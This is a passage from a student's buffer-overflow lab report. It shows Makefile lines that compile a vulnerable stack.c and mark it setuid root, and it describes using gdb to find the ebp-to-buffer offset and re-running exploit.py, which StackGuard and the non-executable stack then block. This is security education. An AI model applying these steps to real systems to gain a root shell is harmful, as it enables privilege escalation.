
gcc -DBUF\_SIZE=$(L4) $(FLAGS) -o $@ stack.c

gcc -DBUF\_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c


sudo chown root $@ && sudo chmod 4755 $@


clean:

rm -f badfile $(TARGET) peda-session-stack\*.txt .gdb\_history

The above screenshot verifies recompiling the stack.c program without disabling the stack guard.

Next, I ran through gdb to calculate the distance between ebp and buffer as well as update the return address with the new offset if necessary.


As the screenshot shows above, the memory addresses for both ebp and buffer are both different. The distance between ebp and buffer is also different meaning I must update everything in the exploit.py file.




I reran the exploit.py script and ran stack-L1 with the stack-guard protection enabled. I did not get the root shell and instead got a new message which I can only assume is due to the stack-guard noticing the buffer overflow and stopping it.

## 

## Task 07-B: Turn on the Non-executable Stack Protection

I modified the provided makefile under the shellcode directory and removed the flag that allows for code on the stack to be executable:

I recompiled the call\_shellcode.c program using the makefile, the output proves that the flag has been removed.



The above screenshot also shows the results from running call\_shellcode. The output results in a segmentation fault. This error is caused by disallowing the stack to be executable. The flag -z noexecstack prevents the stack from being executable and since we recompiled the program with this flag, it can no longer run as it ran shell code within the stack.